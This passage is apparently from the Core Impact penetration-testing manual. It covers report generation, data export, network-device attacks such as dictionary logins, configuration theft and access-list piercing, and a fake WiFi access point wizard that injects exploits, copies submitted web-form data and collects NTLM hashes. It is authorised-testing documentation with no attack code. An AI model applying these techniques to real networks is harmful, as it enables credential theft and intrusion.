
Reports can also be executed from the Core Impact Dashboard which can be more convenient if you want to report on data across multiple workspaces.

1. Select **Workspaces** on the Navigator panel to see a list of available workspaces on the main Dashboard screen.
2. Check the box to the left of a Workspace and click the **Generate Report** button




Workspaces					
<input type="text" value="Search Workspaces"/>		JOIN SESSION		+ CREATE WORKSPACE	
<input type="checkbox"/>	ID ↑	Name	Status	Running Agents	Creation date
<input type="checkbox"/>	343	ad	No task running...	0	1/4/2024
<input type="checkbox"/>	363	sjs01	No task running...	0	1/19/2024

or use the **More Options** menu on the right of a Workspace and select the **Generate Report** option.



The Reports wizard appears.



3. Click the **Next** button.
4. Select the **Report Category** from the drop-down menu as either General, Network, Client Side, or WebApps.
5. Select the report you want to run, then click the **Next** button.

6. If applicable, select the workspaces for which you want the report to run.
7. If applicable, set any other customization options that are available.
8. Click the **Finish** button.

Exporting Data from Core Impact

There are several ways that you can export data in order leverage Core Impact's test results.

Impact Workspace data

If you have an external system into which you want to import Core Impact workspace data (hosts, entities, agents, vulnerabilities, etc), you can customize and use the Export Impact Workspace to XML File module. To customize the module:

1. Make sure the Network Entity tab is active, then locate the Export Impact Workspace to XML File module in the Modules tab (use the search feature or navigate to the Import-Export folder).
2. Right-click on the module, then select Edit.
3. Modify the module .py file as desired, then use Save As to save the file with a new name.
4. Click the Modules menu, then select Reload. This will refresh the modules list and should reveal your new, custom export module.

SCAP

You can export vulnerability data from Core Impact that is compatible with a Security Content Automation Protocol (SCAP) system. To do this:

1. Make sure the Network Entity tab is active, then locate the Export results in SCAP xml format module in the Modules tab (use the search feature or navigate to the Import-Export folder).
2. In the module parameters window, select the destination of the xml file, then click OK.
3. Navigate in Windows to the location of the export file. You can then use the file with your SCAP system.

You can also view the publish and last updated dates for the exploits used within Core Impact. To extract this information, perform the below query from the Windows command line or using a SQL Client connected to Core Impact's SQL database.

Command Line Query

```
osql -E -S .\IMPACT -d corevuln -Q "SELECT 'CVE-' + CAST(vuln_ncve_year AS VARCHAR) + '-' + CAST(vuln_ncve_number AS VARCHAR) AS CVE, vuln_published AS Published, vuln_lastchange AS LastChange FROM corevuln.dbo.vulnerability"
```

SQL Client Query

```
SELECT 'CVE-' + CAST(vuln_ncve_year AS VARCHAR) + '-' + CAST(vuln_ncve_number AS VARCHAR) AS CVE, vuln_published AS Published, vuln_lastchange AS LastChange FROM corevuln.dbo.vulnerability
```

PCI Connect Format

You can export workspace data in XML format acceptable for importing to the QualysGuard PCI Connect format. To do this:


1. Make sure the Network Entity tab is active, then locate the Export results in PCI Connect format module in the Modules tab (use the search feature or navigate to the Import-Export folder).
2. Double-click the module.
3. In the module parameters window, select the destination of the xml file, then click OK.
4. Navigate in Windows to the location of the export file. You can then use the file with QualysGuard.

Identities Export

Use the **Identities Exporter** module to export identities in JSON format from one Workspace for import into another. Use the **Identities Importer** module to import identities.

To export identities:

1. Navigate to the Modules tab, making that the Network tab of the Entity Database is active
2. Locate and execute the **Identities Export** module



3. In the module properties window, select the Identities you wish to export and enter the path for the **Output File**.
4. Click **OK**.

The identities you selected will be exported in JSON format and available at the location you specified in the module properties.

Testing Network Devices

Network Devices such as routers and switches are of critical importance to the operation and security of a business' technology environment. Not only do they relay all network traffic but they also allow networks to be connected to one another. If one of these devices is breached by an attacker, the disruption and data loss that might follow could be severe. With command of a switch, for example, an attacker could view and manipulate the data passing through it and even inject their own malicious data, creating potential for more infiltration. Likewise, with control of a router's configuration, one could gain access to other networks that otherwise would not be detectable. Network Devices are the gateways and dispatchers to the systems you aim to protect, so their security needs to be a top priority as well.

Network Devices tests are begun in Core Impact's [Network RPT](#), which includes options for discovering and attempting to gain access to Network Devices. Post-exploitation steps for Network Devices are performed by launching various Core Impact modules from the Modules View so, if you are not already familiar with how to run modules directly, review the section [Working With Modules](#). Additionally, see [RPT Reports](#) for how to report on your Network Device penetration test results.

When you discover Network Devices, they will be represented in the Hosts folder of the Network tab of the Entity view as shown below.




figure 12 - Network Device Entities

The below tests are specifically designed for use on Network Devices networks. The modules are available by navigating to the Modules View and searching for the module name (ensure that the Network entity tab is active).

Network Device Information Gathering

The [Network Information Gathering](#) step of Core Impact's Network Rapid Penetration Test (RPT) will record any systems it locates within your target network, including network devices. If the RPT is able to discern the operating system of a machine and confirm it to be a network device, it will be added to your list of Network Entities with a unique icon to distinguish it from the other systems in the list. Core Impact will attempt to:

- Fingerprint found devices to determine Manufacturer, device model/type and operating system details.
- Determine the inputs on which the device accepts connections or instructions, including but not limited to SNMP, Telnet, HTTP.

You can also use the Network Discovery: Passive CDP module to listen for broadcasts from Cisco devices. This gives you another method to identify the visible devices on your network and take further steps to test their exposure to outside attack.

Network Device Attack and Penetration

The [Network Attack and Penetration](#) RPT can target Network Devices. Unfortunately, Network Devices often suffer from lack of attention. Administrators prioritize network up-time over device security, leaving account usernames and passwords at their default values and not keeping operating system and software sufficiently updated. Core Impact's attack modules leverage these weaknesses and use various dictionary attacks in order to gain access to the device.




figure 13 - Attack Method

When configuring a Network Attack and Penetration using the RPT, there are 2 attack methods from which you can choose. These will result in different outcomes as they relate to testing Network Devices:

Launch exploit modules... - Core Impact will launch exploits targeted against IOS devices (as if it was another operating system, e.g. Windows). On successful attacks, an IOS Agent is installed.

Launch identity modules... - When selecting the HTTP/SNMP and Telnet on the Attack Selection form, if the target system is a router, Core Impact will install an IOS Agent.

If the Attack and Penetration step succeeds in gaining access to a network device, you will see an IOS Agent deployed under that device in the entity database. This IOS Agent represents the information of how to exploit a network device vulnerability.




figure 14 - IOS Agent

Once an IOS agent exists in your Network view under a Network Device, you have the ability to perform post-exploit activities on the device.

Post-exploitation Modules for Network Devices

If an IOS Agent has been associated with a Network Device, there are several modules that you can run to prove that the device is vulnerable to attack. These modules are non-aggressive because, were something to materially change on the device, the network and its users could be significantly disrupted.

Network Device Post Exploitation Modules

IOS Shell - This module will open a shell and allow you to interface with the network device.

Get Configuration - This module will attempt to get the configuration file of the device. Be sure to install the 3rd Party Tools provided with your Core Impact installer so that you can take advantage of encryption cracking capabilities.

Cisco IOS Agent - Privilege Escalation - This module attempts to create a Telnet connection whereby testers can make changes on the device. The change(s) made in order to achieve this connection are recorded and can then be reverted using the Cisco IOS Agent - Privilege Escalation Clean Up module.

Access List Piercing - This module compromises the filtering of network visibility that a router maintains allowing the Core Impact user to access networks that were previously off-limits. Changes can be reverted using the Access List Piercing - Clean Up module.

Interface Monitoring - This module takes advantage of a legitimate monitoring feature included in many switches and results in the Core Impact user receiving copies of data packets that were not originally intended for them. Changes can be reverted using the Interface Monitoring - Clean Up module.

Set Device Name - With this module, Core Impact can rename the network device. This won't disrupt the operation of the device but can be an eye-opening display of a router or switch's vulnerability to malicious attacks. Changes can be reverted using the Set Device Name - Clean Up module.

Network Device Reporting

As with all attack vectors in Core Impact, you can view the results of your Network Device testing in a clear and actionable report. Several Core Impact reports will include data about your Network Devices:

- Vulnerability Report: A list of all vulnerabilities found (see [Vulnerability Report](#) for more details).
- Activity Report: A list of all modules run and their output (see [Activity Report](#) for more details).
- Executive Report: A summary of vulnerabilities by type (see [Executive Report](#) for more details).

Testing a Wireless Environment

The use of 802.11 wireless networks (WiFi) is increasing throughout the enterprise. With WiFi, security professionals are presented with a new realm of challenges as attackers no longer need to be physically plugged in to access information systems. Core Impact provides several ways in which testers can evaluate the security of these wireless networks which serve as both keepers of and conduits to sensitive data.

Although the WiFi tests are not among Core Impact's [Rapid Penetration Test \(RPT\)](#), they are simple to launch and easy to integrate into one's penetration testing practice. The WiFi tests are executed from the Modules View so, if you are not already familiar with how to run modules directly, review the section [Working With Modules](#). Additionally, see the section [Wireless Vector Reporting](#) for how to report on your wireless penetration test results.

When you discover wireless networks and devices, they will be represented in the Wireless folder of the Network tab of the Entity view as shown below.




figure 15 - Wireless Entities

As mentioned, the WiFi testing capabilities in Core Impact are accessed directly through modules, but we will use the RPT model (Information Gathering, Attack & Penetration, Privilege Escalation, Clean Up, Report Generation) to organize and describe the available modules as well as to highlight any noteworthy parameters.

The below tests are specifically designed for use on WiFi networks. The modules are available by navigating to the Modules View and expanding the WiFi folder (ensure that the Network entity tab is active):

In order to create a [Fake Access Point](https://shop.hak5.org/products/wifi-pineapple) using Core Impact, you must use a Pineapple Mark VII (<https://shop.hak5.org/products/wifi-pineapple>) wireless network auditing tool.

The following sections will cover each phase of a WiFi test in greater detail.

WiFi Attack and Penetration

Once you have identified wireless devices, you can continue to take steps to illustrate the specific risks involved with a wireless breach:

Fake Access Point

MiTM attacks are most effective when the attacker is connected to the same network as the victim. If you are unable to join a found access point, or if you prefer to target beaconing wireless devices, you can create a Fake Access Point and target any devices that connect to it. With this method, Core Impact is literally in the middle - between a victim and the network applications and site from which they are requesting data. This creates more reliable opportunities to manipulate the user's experience, discretely capture sensitive data from them, or to exploit a vulnerability on their machine and install an OS agent.

NOTE:

In order to use the Fake Access Point Wizard or Fake Access Point module, first install Core Impact's 3rd party package which includes the TAP-Win32 Adapter driver. Additionally, in order to create a [Fake Access Point](https://shop.hak5.org/products/wifi-pineapple) using Core Impact, you must use a Pineapple Mark VII (<https://shop.hak5.org/products/wifi-pineapple>) wireless network auditing tool.

To create a Fake Access Point, use the Fake AP Wizard module:

1. Ensure that the Network Entity tab is active, then click the **Modules** view.
2. Expand the **WiFi folder** and locate the **Fake Access Point Wizard** module.
3. Double-click the **Fake Access Point Wizard** module and, when the wizard opens, click the **Next** button.

4. Begin by clicking the ellipsis (...) button and selecting your **Wifi Pineapple** Interface.




figure 16 - WiFi Pineapple Interface Setup

Then click the **Next** button.

5. On the Access Point Setup page, set the identifying details of your fake access point.

ESSID: The name of the Access Point. Leave this blank if you set Karma Attack to "true".


Pineapple Username: The username for the Pineapple device.

Pineapple Password: The password for the Pineapple device.

Karma Attack: If "false", the Access Point will use the name entered in the ESSID parameter. If "true", the Access Point will use whatever name the target device is beaconing for. For newer Pineapple devices, this setting correlates to the **Allow Associates** option of the **PineAP** module.

Add Hosts: Set this parameter to "true" if you want any connected devices to be added to the Hosts folder of the Network entity database for further testing possibilities.

Stop after: Set to Hours, Minutes, Packets, or Seconds to set a stop-after limit for the module.



WiFi Fake Access Point

Access Point Configuration
Configure the Fake Access Point

ESSID:

Pineapple Web Server Port:

Pineapple Username:

Pineapple Password:

Karma Attack: ▼

Stop after: ▼

Add Hosts: ▼

< Back Next > Cancel


figure 17 - Access Point Configuration

Then click the **Next** button.

- On the Connectivity Setup page, you can select whether your fake access point will provide Internet connection sharing (ICS) or not:

ICS: Select this option if you want to share an Internet connection with any users who connect to your fake access point. You will have additional configurations that correspond to this selection.

Offline: Select this option if you don't want to share an Internet connection with users who connect to your fake access point.



WiFi Fake Access Point

Connectivity Selection
Select the type of connectivity for clients that connect.

☒ **ICS:** Using ICS (Internet Connection Sharing) mode provides the connecting devices with Internet access. This also allows for the possibility of doing MITM on their internet based traffic. To use this mode the Core Impact machine must have an active internet connection.

☐ **Offline:** Offline mode allows you to create a basic honeypot to try and keep clients connected when no Internet access is available.

< Back Next > Cancel

figure 18 - Connectivity Selection

Then click the **Next** button.

7. If you selected ICS in the previous step, click the ellipsis (...) button and select the **Network Interface** through which connected clients will gain Internet access.




figure 19 - ICS Configuration

Then click the **Next** button.

8. If you selected ICS, you can further configure the fake access point to perform one or several MiTM actions:

HTTP Image Replacement: This option replaces all SRC URLs for images in an HTML file with a SRC URL that you specify in the next step of the wizard.

HTTP Client-side Exploit Injection: This option sniffs for HTTP traffic and returns the requested page after injecting a web browser agent (WBA) which will open a small iFrame on the page and launch the Client Side exploit of your choice within that iFrame.

HTTP Phishing (Web Form Impersonation): This option sniffs for HTTP traffic and, when it detects a web form, injects some JavaScript that will cause the form data, once submitted by the user, to be copied back to the Core Impact module in addition to the source web site.




figure 20 - MiTM Modules Selection

Then click the **Next** button.

9. For each of the MiTM actions you selected in the previous step, enter additional details:
 - **HTTP Image Replacement**
Image URL: Enter the URL for the image that you would like to replace images requested by a connected client.
Target URL Filter: Optionally add a filter so that the HTTP Image Replacement only occurs for requests that match the filter.
 - **HTTP Client-side Exploit Injection**
Exploit Module: Click the Change button and select the exploit module you would like to run on machines who request data through your fake access point.
Target URL Filter: Optionally add a filter so that the HTTP Client-side Exploit Injection only occurs for requests that match the filter.
 - **HTTP Phishing (Web Form Impersonation)**
Save Submitted Data: Select whether or not to save the submitted data.
Target URL Filter: Optionally add a filter so that the HTTP Phishing only occurs for requests that match the filter.

WiFi Fake Access Point

MiTM Modules Configuration
Configure the MiTM actions to be performed.

The observed HTTP request has to match the "Target URL Filter" for the module to apply changes to the responses. Modified responses should be equal or shorter length of the original ones in order to be applied.

HTTP Image Replacement
Target URL Filter:
Replacement Image URL:

HTTP Client-Side Exploit Injection
Target URL Filter:
Exploit Module:

HTTP Phishing (Web Form Impersonation)
Target URL Filter:
Save User Submitted Data:

figure 21 - MiTM Modules Configuration

Then click the **Next** button.

10. For both ICS and Offline Fake Access Points, you can create fake services that the Access Point will simulate. Check the services you want to enable and configure them in the next step of the Wizard.

WiFi Fake Access Point

Fake Services Selection
Select the Fake Services that this wizard will execute.

☐ **DNS Server:** Simple DNS server that replies to all queries with the IP address of the Core Impact machine.

☐ **HTTP Server:** Simple HTTP server that responds to all HTTP requests with an empty page.


☐ **POP3 Server:** Simple POP3 server that will request authentication, accept any credentials and respond with no new messages.

☐ **SMB Server:** Server for collecting information from smb clients, such as NTLM hashes.

figure 22 - Fake Services Selection

Then click the **Next** button.

11. For both ICS and Offline Fake Access Points, configure the fake services that you enabled in the previous step.



WiFi Fake Access Point

Fake Services Configuration
Configure the fake services that will run.

DNS Server
Domains to provide IP addresses: *

HTTP Server
Web Server Port: 80
☐ Always request browser authentication
☐ Use Secure Socket Layer (SSL)
 Certificate: ...
 Private key: ...
 Passphrase: A

SMB Server
File output path to store the dumped hashes in JOHN format
 JOHN Output File: ...

< Back Finish Cancel

figure 23 - Fake Services Configuration

Then click the **Finish** button. The module will run and you can view its progress in the Module Log pane.

NOTE:

The Fake Access Point Wizard facilitates setting up a fake access point but you can also configure and run the Fake Access Point module manually to accomplish the same task.

When the module completes, you should see your Fake Access Point in the WiFi folder of the Network Entity tab. If any wireless devices connect to it, you will see them below your fake access point.




figure 24 - WiFi Fake Access Point in Entity Database

The following modules are specifically designed to perpetrate MiTM attacks when you have wireless devices connected to a Fake Access Point.

- **Fake AP HTTP Client-side Exploit Redirection:** This module sniffs for HTTP traffic and responds to the requester with client-side exploit of your choice.

- Fake AP HTTP One Link Multiple Client-side Exploits Redirection : This module sniffs for HTTP traffic and responds to the requester with a page that initiates the One-Click exploits.
- Fake AP HTTP Web Page Replacement: This module sniffs for HTTP traffic and responds by sending a single HTML file of your choice.
